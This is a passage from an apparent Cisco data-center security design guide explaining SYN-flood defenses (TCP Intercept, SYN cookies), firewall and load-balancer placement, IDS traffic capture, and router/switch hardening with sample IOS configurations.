In intercept mode, TCP Intercept software matches and intercepts TCP SYN packets from clients to servers using an extended access list. The software establishes a connection with the client on behalf of the server and, if successful, establishes a connection with the server on behalf of the client. Finally, the software knits the two connections together. The entire process is transparent to the client and server. In this way, connection attempts from unreachable hosts never reach the server. The software continues to intercept and forward packets throughout the duration of the connection. In intercept mode, TCP options that are normally negotiated during the handshake between client and server, such as RFC 1323 (window scaling), are not negotiated.

In watch mode, the TCP Intercept software is not an active participant in the connection process. Rather, it passively observes connection requests. Those that fail to fully establish a connection in a configurable time interval are terminated with a TCP Reset (RST) issued by the software to the server in question. The aggressive timeouts on half-open connections and the thresholds on TCP connection requests protect servers from illegitimate traffic while still allowing valid requests.

When establishing a security policy using TCP Intercept, all client/server traffic may be selected for interception, or traffic can be selected based on the source or destination network. Connection rate and threshold values for half-open connections are also configurable.

When using Supervisor 2 or Supervisor 720, TCP Intercept can be hardware assisted. However, when using intercept mode with timeout, all traffic belonging to the given connection is handled in the software, which may overwhelm the CPU. For other modes of TCP Intercept, after the connection is successfully established, the software installs a hardware shortcut to switch the rest of the flow in hardware.

TCP Intercept on the FWSM

Before Release 2.3, the FWSM implemented DoS protection against SYN flooding using TCP Intercept. A SYN flood consists of a large number of independent connection requests. The FWSM employing the TCP Intercept feature validates incoming connection requests and replies to the client SYN with an acknowledgement (SYN-ACK) on behalf of the destination device, which is usually a server. If the client responds with the appropriate acknowledgement (ACK), the FWSM establishes a connection with the destination device on behalf of the client and then weaves the two connections together. This process prevents illegitimate connection requests from consuming the limited resources of enterprise endpoints, which thwarts the DoS attack.

The FWSM TCP Intercept feature employs an embryonic limit, which is a threshold that defines the number of “incomplete” connections the FWSM permits before intercepting further connection requests (SYN packets). The definition of an incomplete connection is a client that has not responded to the SYN-ACK sent by the destination device protected by the FWSM. When the embryonic limit is surpassed, the FWSM begins intercepting incoming connection requests. The embryonic limit may be set using either the **static** or **nat** commands. In the examples described in this design guide, the embryonic limit is set using the **static** command.

SYN Cookies

In Release 2.3, FWSM uses SYN cookies. SYN cookies are an effective mechanism to protect a server farm from DoS attacks. By using this technology, the Cisco CSM and FWSM can withstand attacks of hundreds of thousands of connections per second while preserving legitimate user connections.

The SYN cookie mechanism protects the SYN queue of the TCP/IP stack of a device (either a network device or a server) by selecting an ISN (the cookie value) based on a Message Digest 5 (MD5) hash of the source and destination IP addresses and port numbers. When a certain threshold in the queue is reached, a SYN/ACK is still sent but connection state information is no longer kept. The connection request information sent by the host can be reconstructed from the cookie. If the final ACK for the three-way handshake is received, the server recalculates the original information that had come with the initial SYN.

SYN Cookies on the CSM

Starting from Release 3.2, the CSM implements the SYN cookie technology to mitigate the impact of a SYN flood attack on the enterprise and its endpoints. Using SYN cookies on the CSM requires setting a threshold of embryonic or half-open connections. If this threshold is exceeded, a 32-bit number (cookie) is created by the CSM from a cryptographic function performed on the received SYN information. The CSM creates the SYN cookie using the following SYN information:

- Maximum segment size (MSS)
- Source IP address and port
- Destination IP address and port
- Secret key local to the CSM

The cookie is sent back to the host in the SYN-ACK as the initial sequence number (ISN). CSM resources are not required to maintain the connection request information sent by the host because this information exists in the cookie. If the host responds with an ACK, the cookie is available to the CSM in the acknowledgement number field. The CSM reconstructs the original SYN information from the cookie (acknowledgement number field - 1) by reversing the hash operation. The CSM initiates a backend connection to a server only when it receives a data packet from the host. The CSM then manages the connections between the host and server.



Note

SYN cookies limit some TCP options because of the 32-bit restriction of the ISN field. For example, the Window Scale Factor Option is not contained in the cookie and this limits the usefulness of larger windows.

To use SYN cookies on the CSM, enable the termination service for each virtual server requiring DoS protection. The default embryonic threshold is 5000. To modify this threshold, set the SYN_COOKIE_THRESHOLD variable to any number between 0–1000000. For example, to use SYN cookies for all connections requests, set the threshold to 0 (zero).

SYN cookie technology requires a secret key, which the hashing algorithm uses to generate the cookie. The CSM generates a new key every three seconds by default. Use the `SYN_COOKIE_INTERVAL` variable to modify the key generation period from 1 to 60 seconds. The CSM commits to memory the current key and one previous secret key to allow it to reverse the SYN cookie hash. This implies that the host has twice the time set in the `SYN_COOKIE_INTERVAL` to send an ACK to the CSM for validation. The CSM drops invalid host acknowledgements (ACKs).

SYN Cookies on the FWSM

Starting with Release 2.3, SYN cookies are used to protect against DoS attacks. When the embryonic connection threshold of a connection is crossed, the FWSM acts as a proxy for the server and generates a SYN-ACK response to the client SYN request. When the FWSM receives an ACK from the client, it can then authenticate the client and allow the connection to the server. The configuration is the same as described in [TCP Intercept on the FWSM, page 2-10](#).

Performance Considerations

The average size of each frame in a SYN flood can be calculated as follows:

20 bytes (IP header) + 20 bytes (TCP header) + 8 bytes (Options) = 48 bytes.

This means that the number of SYN packets that can be carried by a DS-3 channel is as follows:

DS-3 channel = 51.84 Mbps / (48 * 8) = ~135,000 SYNs/s

An OC-3 link (3 DS-3 channels) can carry approximately 403,000 SYNs/s and an OC-12 link can carry about 1.6 M SYNs/s. A single host connected to the Internet at 1 Mbps can generate approximately 2,600 SYNs/s.

The performance implications of using the SYN flood protection technologies described in the previous section are as follows:

- TCP Intercept on sup2 (MSFC2)—In watch mode, this can sustain the DoS attack of a single host connected to the Internet at 1 Mbps. It can sustain bursts of higher levels of SYN floods but this causes higher CPU utilization.
- TCP Intercept on sup720 (MSFC3)—This can sustain about three times the performance of a sup2 (MSFC2). The performance is unrelated to the ASIC performing the sequence number adjustment, but rather is limited by the router processor performance in setting up new connections.
- TCP Intercept on FWSM (releases before 2.3)—This can sustain an attack of approximately 45,000 SYNs/s (approximately 15 x 1 Mbps-connected hosts attacking in parallel) without a noticeable effect to the user in terms of transactions per second. The performance degradation of legitimate HTTP transactions is about 10 percent, which means that legitimate transactions still complete, but the connection setup rate goes down. The performance impact of the DoS attack becomes significant at DS-3 rates.
- TCP SYN cookies on CSM (starting from Release 3.2)—This can sustain a DS-3 level of DoS attack with no visible impact to a user on HTTP transactions. The performance degradation is about 10 percent, which means that legitimate transactions still complete, but the connection setup rate goes down. The performance degradation becomes significant (30–40 percent) at about 300,000 SYNs/s of SYN flood. At that level, HTTP transactions still complete, but the setup rate for legitimate transactions is significantly reduced.
- TCP SYN cookies on FWSM (starting from Release 2.3)—The performance is superior to the performance of the CSM with SYN cookies.

Design Models

Knowing the technology that performs best against DoS attacks can help when choosing the most effective design. When configuring a data center with load balancers and firewalls, two main models of deployment are possible (see [Figure 2-7](#)).

Figure 2-7 In-line Designs with Firewall and Load Balancers



In Design A, the firewall stops the DoS attack, and the load balancer does not even see it. The level of DoS protection that this design provides equals the DoS performance provided by the firewall.

Design B, in which the load balancing function precedes the firewall function, may be preferable when the load balancer provides better DoS protection than the firewall. For example, Cisco CSM Release 3.2, which uses SYN cookies, provides much better DoS protection than Cisco FWSM Release 2.2, which uses TCP Intercept. The design that works better depends entirely on the release of software available for each product at the time of deployment.

A third design combines the DoS capabilities of both products (see right side of [Figure 2-8](#)). As illustrated, this design uses a CSM one-arm design combined with the FWSM placed between the MSFC and the servers.



Note

There is no technical reason for using a firewall to protect a load balancer.

Figure 2-8 Cisco Data Center Solution—FWSM and CSM for DoS Protection




Figure 2-8 shows two designs:

- The design on the left represents one of the inline designs: MSFC–FWSM–CSM–servers (inline CSM)
- The design on the right represents the one-arm design: MSFC–FWSM+MSFC–CSM (one-arm)

With the CSM one-arm design, traffic that is load balanced to virtual IP addresses (VIPs) is directed to the CSM, while other traffic goes directly through the FWSM, bypassing the CSM. If an attacker launches a SYN flood against a VIP, the CSM is the first device that is hit. If the attacker launches a SYN flood against an IP address that does not require load balancing, the FWSM sees the traffic first.

The benefit of this design is that the DoS protection capabilities of the CSM and FWSM are combined:

- The CSM protects against DoS attacks directed at a VIP.
- The FWSM protects against DoS attacks directed at non-load balanced servers.


The FWSM can be configured for DoS protection in both routed mode and transparent mode. Currently, the FWSM does not perform NAT when operating in transparent mode. NAT can be applied to outside-facing servers that do not require any load balancing by using the FWSM in routed mode. If you use the FWSM in transparent mode to protect outside-facing servers that do not require load balancing, these servers should be assigned valid, public IP addresses. On outside-facing servers that are assigned private IP addresses and that require load balancing, NAT can be applied by the CSM.

Network Design for Intrusion Detection

This section describes the reference architecture for capturing traffic for network intrusion detection or other anomaly detection, as shown in Figure 2-9. This section includes the following topics:

- [Topology](#)
- [VSPAN and PSPAN](#)
- [Locally Switched Traffic and Routed Traffic](#)

Figure 2-9 Network IDS Capture Architecture



Topology

The design shown in [Figure 2-9](#) is a fully redundant data center topology with access and aggregation layers. The aggregation layer is built with Catalyst 6500s with an IDS sensor attached to each aggregation switch to capture TCP streams that take asymmetric paths, and with an optional FWSM in each aggregation switch. The same configuration present on Aggregation1 is also present on Aggregation2 so that a given flow can take one aggregation switch in its inbound direction and Aggregation2 in the outbound direction. The IDS sensors are able to correlate the directions of the traffic as part of the same connection or flow.

Optionally, the IDS sensors can be attached to a single Catalyst 6500 because the mirrored traffic from Aggregation2 can be carried on the RSPAN VLAN to Aggregation1.

This topology has a number of subnets but no assumption is made on where these subnets reside in the access switches. For example, each data center subnet can be monitored respectively by IDS1, IDS2, IDS3, or IDS4, regardless of where (on which access switches) these subnets reside in the data center.

Several techniques can be used to differentiate the traffic on multiple sensors. The most recent and powerful techniques include the following:

- RSPAN combined with VACL redirects

- Virtual SPAN sessions

The user must establish policies on what traffic IDS1, IDS2, IDS3, and IDS4 need to monitor. For example, IDS1 could monitor HTTP traffic, IDS2 could monitor DNS traffic, and IDS3 could monitor SMTP traffic, and so on. The policy can be modified whenever the user desires without impacting the way traffic is forwarded on the network.

VSPAN and PSPAN

Whether to use VLAN SPAN (VSPAN) or Port SPAN (PSPAN) depends on the specific configuration of the system, and design guidance regarding this topic is available in the following chapters of this guide:

- [Chapter 7, “Traffic Capturing for Granular Traffic Analysis”](#)
- [Chapter 9, “Deployment of Network-Based IDS Sensors and Integration with Service Modules”](#)

If an FWSM module is present in the architecture, it is important to realize that TCP sequence numbers are normally randomized, so you need to be careful with where to place the SPAN. Two solutions are possible:

- Let the FWSM randomize the sequence numbers and configure the VSPAN outside or inside the FWSM.
- Use PSPAN on the ports surrounding the Catalyst 6500 switches and disable sequence number randomization on the FWSM.

Whether to use VSPAN outside or inside the FWSM depends on a number of factors that are not strictly related to security, including the following:

- Generation of duplicate frames
- Need to see both directions of the traffic (this is easy to do by using VSPAN outside)
- Requirement to protect the IDS sensors from seeing DoS traffic that is stopped by the FWSM or the CSM

The use of VSPAN inside or outside is described in detail in [Chapter 9, “Deployment of Network-Based IDS Sensors and Integration with Service Modules.”](#)


Locally Switched Traffic and Routed Traffic

Traffic monitoring at the aggregation layer can use RSPAN with VACL redirect (indicated by the green line in [Figure 2-9](#)). This provides the maximum flexibility in monitoring all data center traffic and assigning IDS1, 2, 3, and 4 to different user-definable traffic categories. Also, RSPAN with VACL redirect is used at the aggregation layer because it poses no restrictions to monitor any-to-any routed or switched traffic.

The access layer is implemented at Layer 2; no traffic routing occurs on the access switches. For simplicity, traffic monitoring at the access layer uses VACL capture with IDS sensor directly connected to the access switches.

Optionally, you can perform RSPAN on the access layer switches and trunk the RSPAN VLAN to the aggregation layer. This allows the sensors at the aggregation layer to monitor locally switched traffic at the access layer. The topology for the RSPAN VLAN does not need redundancy, and it can be mapped to the links that normally do not forward any traffic, the Spanning-Tree blocking links in [Figure 2-10](#).

Figure 2-10 Using RSPAN to Monitor Access Switches Traffic



In Figure 2-10, the RSPAN VLAN is present only on uplinks to Aggregation2 (loop-free topology). These links are the backup links for the data traffic (Spanning-Tree blocks these links for the data VLAN).



Basic Infrastructure Security

Before deploying firewalls, ACLs, IDS, or any other security technologies, each router and switch in the data center should have a baseline security configuration. If attackers gain access to network devices, chances are very high that other devices in the network can be compromised. This chapter describes these basic security precautions and includes the following topics:

- [Hardening Control Protocols](#)
- [Disabling Unused Services](#)
- [Preventing Unauthorized Access](#)
- [Logging](#)
- [Template for Server Ports and VLAN Interfaces](#)
- [Configurations](#)

Hardening Control Protocols

This section describes how to harden control protocols as a basic security precaution that should be performed on all applicable devices in the data center. It includes the following topics:

- [Neighbor Router Authentication](#)
- [SNMP](#)
- [Network Time Protocol](#)
- [Loopback](#)

Neighbor Router Authentication

This section contains configuration listings for neighbor router authentication.

Configuration with Layer 3 Links

Routing between the aggregation switches and the core routers uses MD5 authentication as illustrated by the following configuration for OSPF:

```
router ospf 20
  log-adjacency-changes
  auto-cost reference-bandwidth 10000
  area 20 authentication message-digest
```

```

area 20 nssa
timers spf 1000 1000 1000
!
! Define the N2 routes that you want to leak to the core
! And in the core remember to prevent the N2 from leaking
! into the rest of the network if not necessary
!
redistribute static subnets route-map redistribute-list
!
passive-interface default
no passive-interface vlan3
!
! If using L3 links
no passive-interface TenGigabitEthernet1/1
no passive-interface TenGigabitEthernet1/2
! If using L3 VLANs (VLAN 13 goes to core1 and VLAN 14 goes to core2)
! no passive-interface Vlan13
! no passive-interface Vlan14
!

network 10.20.5.0 0.0.0.255 area 20
network 10.20.10.0 0.0.0.255 area 20
network 10.20.30.0 0.0.0.255 area 20
network 10.10.0.0 0.0.255.255 area 20
network 10.10.10.0 0.0.0.255 area 20
network 10.21.0.0 0.0.255.255 area 20

```

**Note**

Be sure to filter the redistributed routes with the **redistribute static subnets route-map <access-list>** command.

The following shows the configuration on the Layer 3 interfaces:

```

interface TenGigabitEthernet1/1
description to_core1
 ip address 10.21.0.1 255.255.255.252
 no ip redirects
 no ip proxy-arp
 ip ospf authentication message-digest
 ip ospf message-digest-key 1 md5 0 <clear-text password>
 ip ospf network point-to-point
!

```

When the routing between the aggregation switches and the core routers uses EIGRP, the configuration is as follows:

```

Router(config)#key chain AGG
Router(config-keychain)#key 1
Router(config-keychain-key)#key-string <key>

Router(config)#interface TenGigabitEthernet1/1
Router(config-if)#ip authentication mode eigrp 10 md5
Router(config-if)#ip authentication key-chain eigrp 10 AGG

```

For more information, see the following URL:

http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/121cgcr/ip_r/igrprt2/

Configuration with Layer 3 VLANs

When deploying the traffic capturing solution, you need to use Layer 3 VLANs connecting the aggregation switches to the core instead of Layer 3 links. This is because SPAN sessions cannot mix PSPAN with VSPAN. The configuration differs based on whether or not a CSM is present in the chassis. When a CSM is present in the chassis, all VLANs are trunked to the CSM, which prevents autostate from detecting that a link connecting to the core has gone down.

Configuration without a CSM in the Chassis

Following is the configuration without a CSM in the chassis:

```

!
vlan 13
 name l3linkcore1
!
vlan 14
 name l3linkcore2
!
interface TenGigabitEthernet1/1
 no ip address
 switchport
 switchport access vlan 13
 switchport mode access
 spanning-tree portfast
 no shut
!
interface TenGigabitEthernet1/2
 no ip address
 switchport
 switchport access vlan 14
 switchport mode access
 spanning-tree portfast
 no shut
!
router ospf 20
 log-adjacency-changes
 auto-cost reference-bandwidth 10000
 area 20 authentication message-digest
 area 20 nssa
 timers spf 1000 1000 1000
!
! Define the N2 routes that you want to leak to the core
! And in the core remember to prevent the N2 from leaking
! into the rest of the network if not necessary
!
 redistribute static subnets route-map redistribute-list
!
 passive-interface default
 no passive-interface vlan3
!
! If using L3 links
! no passive-interface TenGigabitEthernet1/1
!no passive-interface TenGigabitEthernet1/2
! If using L3 VLANs (VLAN 13 goes to core1 and VLAN 14 goes to core2)
 no passive-interface Vlan13
 no passive-interface Vlan14
!
!
 network 10.20.5.0 0.0.0.255 area 20
 network 10.20.10.0 0.0.0.255 area 20
 network 10.20.30.0 0.0.0.255 area 20

```

```
network 10.10.0.0 0.0.255.255 area 20
network 10.10.10.0 0.0.0.255 area 20
network 10.21.0.0 0.0.255.255 area 20
```

**Note**

Be sure to filter the redistributed routes with the **redistribute static subnets route-map <access-list>** command.

The following shows the configuration on the Layer 3 VLANs:

```
interface Vlan13
description to_core1
ip address 10.21.0.9 255.255.255.252
no ip redirects
no ip proxy-arp
! >> Disable NTP services <<
ntp disable
ip ospf authentication message-digest
ip ospf message-digest-key 1 md5 0 C1sC0!
ip ospf network point-to-point
no shut
!
interface Vlan14
description to_core2
ip address 10.21.0.13 255.255.255.252
no ip redirects
no ip proxy-arp
! >> Disable NTP services <<
ntp disable
ip ospf authentication message-digest
ip ospf message-digest-key 1 md5 0 C1sC0!
ip ospf network point-to-point
no shut
```

Configuration with a CSM in the Chassis

If a CSM is present in the chassis, configure the OSPF timers to accelerate the detection of the link failure or to clear the trunk between the CSM and the Catalyst 6500 from unnecessary VLANs.

Modify the configuration from the previous section as follows:

```
interface Vlan13
description to_core1
ip address 10.21.0.9 255.255.255.252
no ip redirects
no ip proxy-arp
! >> Disable NTP services <<
ntp disable
ip ospf authentication message-digest
ip ospf message-digest-key 1 md5 0 C1sC0!
ip ospf network point-to-point
! If a CSM is present in the chassis
ip ospf hello-interval 1
ip ospf dead-interval 3
no shut
!
interface Vlan14
description to_core2
ip address 10.21.0.13 255.255.255.252
no ip redirects
no ip proxy-arp
! >> Disable NTP services <<
```

```

ntp disable
ip ospf authentication message-digest
ip ospf message-digest-key 1 md5 0 C1sC0!
ip ospf network point-to-point
! If a CSM is present in the chassis
ip ospf hello-interval 1
ip ospf dead-interval 3
no shut

```

Alternatively, you can clear the port channel/trunk connecting the Catalyst 6500 to the CSM from unnecessary VLANs. Use **show etherchannel summary** to find out the port channel assigned to the CSM, and then use the **range** command from Po255 to the CSM port channel to clear the configuration from unused VLANs:

```

aggl#show etherchannel summary
Flags:  D - down          P - in port-channel
        I - stand-alone  s - suspended
        H - Hot-standby (LACP only)
        R - Layer3       S - Layer2
        U - in use       f - failed to allocate aggregator

        u - unsuitable for bundling
Number of channel-groups in use: 4
Number of aggregators:          4

Group  Port-channel  Protocol    Ports
-----+-----+-----+-----
2      Po2(SU)        LACP        Gi8/1(P)  Gi8/2(P)  Gi8/3(P)  Gi8/4(P)
                   Gi8/5(P)  Gi8/6(P)  Gi8/7(P)  Gi8/8(P)
255    Po255(SD)       -           Gi4/1(P)  Gi4/2(P)  Gi4/3(P)  Gi4/4(P)
260    Po260(SU)       -           Gi3/1(D)  Gi3/2(D)  Gi3/3(D)  Gi3/4(D)
272    Po272(SD)       -           Gi3/5(D)  Gi3/6(D)

```

In the previous screen, you can see that the channel between the Catalyst 6500 and the CSM is Po260.

```

interface range Po255 - 260
  switchport trunk allowed vlan <CSM VLAN list>
!

```

SNMP

Network management traffic should be out-of-band or on a dedicated VLAN. ACLs should restrict SNMP access. Change the community strings from the default to match the community of the SNMP manager and the agent.

Disable SNMP if not in use (**no snmp-servers**).

For more information, see the following URL:

http://www.cisco.com/en/US/tech/tk648/tk362/tk605/tsd_technology_support_sub-protocol_home.html

Network Time Protocol

Network Time Protocol (NTP) is essential for timestamp accuracy when logging, because logs are collected from several devices, and also for certificate management. Carry the NTP traffic on the out-of-band management network if possible. NTP is then disabled on all the interfaces of an

aggregation router of a data center; (this disables the device from providing NTP services, not from acting as a client). All network devices in the server farm synchronize out-of-band on a dedicated network:

```
interface Vlan10
  description database
  ip address 10.20.10.2 255.255.255.0
  standby 1 ip 10.20.10.1
  standby 1 timers 1 3
  standby 1 priority 120
  standby 1 preempt delay minimum 180
  no ip unreachable
  no ip redirects
  no ip proxy-arp
! >> Disable NTP services <<
  ntp disable
  no shut
!
```

For more information, see the following URLs:

- <http://www.cisco.com/warp/public/126/ntpm.html>
- http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgr/ffun_c/fcprt3/fc012.htm
- http://www.cisco.com/en/US/products/hw/switches/ps700/products_white_paper09186a00801b49a4.shtml (document 24330)

If using Catalyst IOS, see “Catalyst 4000, 5000, and 6000 Series Configuration and Management Best Practices” at the following URL: <http://www.cisco.com/warp/public/473/103.html>

Use at least three lower stratum servers for redundancy. The following is an example of NTP configuration for Pacific Standard Time (PST) on a Catalyst 6500 with Cisco IOS software:

```
clock timezone PST -8
clock summer-time PDT recurring
ntp authentication-key 1 md5 <password>
ntp update-calendar
ntp trusted-key 1
ntp authenticate
ntp server <IP address> key 1
ntp server <IP address 2>
ntp server <IP address 3>
ntp source loopback0
```

The following is the output of the **show** command when NTP is synchronized:

```
agg#show clock
14:04:36.353 PST Fri Feb 11 2005

agg#show ntp status
Clock is synchronized, stratum 2, reference is 172.28.214.42
nominal freq is 250.0000 Hz, actual freq is 249.9981 Hz, precision is 2**18
reference time is C5B7A9F8.D05B917E (14:02:32.813 PST Fri Feb 11 2005)
clock offset is -0.0793 msec, root delay is 0.82 msec
root dispersion is 0.17 msec, peer dispersion is 0.05 msec

agg#show ntp associations
      address          ref clock      st  when  poll reach  delay  offset  disp
*~172.28.214.42      .LOCL.         1    7   128  377    0.8   -0.04   0.0
 * master (synced), # master (unsynced), + selected, - candidate, ~ configured
```

The following is an example of NTP configuration for PST on an IDS sensor:

```
service Host
```

```

timeParams
offset -480
standardTimeZoneName PST
summerTimeParams
active-selection recurringParams
recurringParams
summerTimeZoneName PDT
startSummerTime
monthOfYear apr
weekOfMonth first
dayOfWeek sun
timeOfDay 02:00:00
exit
endSummerTime
monthOfYear oct
weekOfMonth last
dayOfWeek sun
timeOfDay 02:00:00
exit
exit
exit
ntpServers ipAddress <NTP server>
keyId 1
keyValue <password>
exit
exit
exit

```

The following is an example of NTP configuration for PST on the SSLSM:

```

clock timezone PST -8
clock summer-time PDT recurring first Sunday April 02:00 last Sunday October 02:00 60
ntp authentication-key 1 md5 <password>
ntp trusted-key 1
ntp clock-period 17179879
ntp server <NTP server> key 1
ntp authenticate

```

Loopback

The loopback interface provides several advantages, both for the purpose of routing protocols as well as for security. The loopback should be set as the source for NTP, logging, and so on.

The following is an example configuration:

```

Interface loopback0
 ip address 10.10.10.1 255.255.255.255
 no ip redirects
 no ip unreachable
 no ip proxy-arp
 !

```

For more information, see the following URL:

http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/finter_c/icflogin.htm

Disabling Unused Services

Disabling services that are not required on a specific device is a basic security precaution that should be performed on every device in the data center. This section describes how to disable some of the services that may not be required on specific devices in the data center and that represent particular security risks.

If you do not need the BOOTP or the DHCP relay function (this is often used in server farms to image the servers), you can disable the DHCP and the BOOTP service by entering the following commands:

```
no ip bootp server
no service dhcp
```

For more information, see the following URL:

http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/ffun_c/fcprt3/fcf012.htm

To disable the finger service, enter the following command (by default this is already off):

```
no ip finger
no service finger
```

If you need to use HTTP for configuration purposes, configure authentication and ACLs to limit the devices that are allowed to access this service, and use a different port than 80. In this SRND, the HTTP service is used to download the CiscoView Device Manager (CVDM) applet to the management station. The CVDM tool sends configuration commands via SSH. You need to configure a username with privilege 15 for the web-based management:

```
username webadmin privilege 15 secret 0 <password>
ip http server
ip http port 8768
ip http authentication local
ip http access-class 5
ip http path bootflash:
access-list 5 permit <mgmt-station-ip-address>
```

If you do not plan to use the web-based interface, disable the HTTP service on devices where it is not required by entering the following command:

```
no ip http server
```



Note

Some design documents in this SRND use the CVDM tool for configuration purposes. This tool executes on the network management PC browser, but it requires that an applet be downloaded from the Catalyst 6500. For this reason, the HTTP server needs to be configured on the Catalyst 6500 switch. The CVDM tool sends commands to the Catalyst switch via SSH.

If available, use HTTPS instead of HTTP. To enable HTTPS, enter the following command:

```
ip http server-secure
```

For more information, see the following URL:

http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/ffun_c/ffcprt1/fcf005.htm

To disable source routing, enter the following command:

```
no ip source-route
```

Disable TCP small servers and UDP small servers by entering the following commands:

```
no service tcp-small-servers
no service udp-small-servers
```

For more information, see the following URL: <http://www.cisco.com/warp/public/707/21.html>

The following configuration summarizes the commands to enter from global configuration mode:

```
no service pad
no ip source-route
no ip finger
no service finger
no ip bootp server
no service tcp-small-servers
no service udp-small-servers
no boot network
no service config
service password-encryption
```

Disable broadcasts should be disabled to prevent certain attacks, such as the smurf attack, by entering the following command:

```
Router(config-if)# no ip directed-broadcast
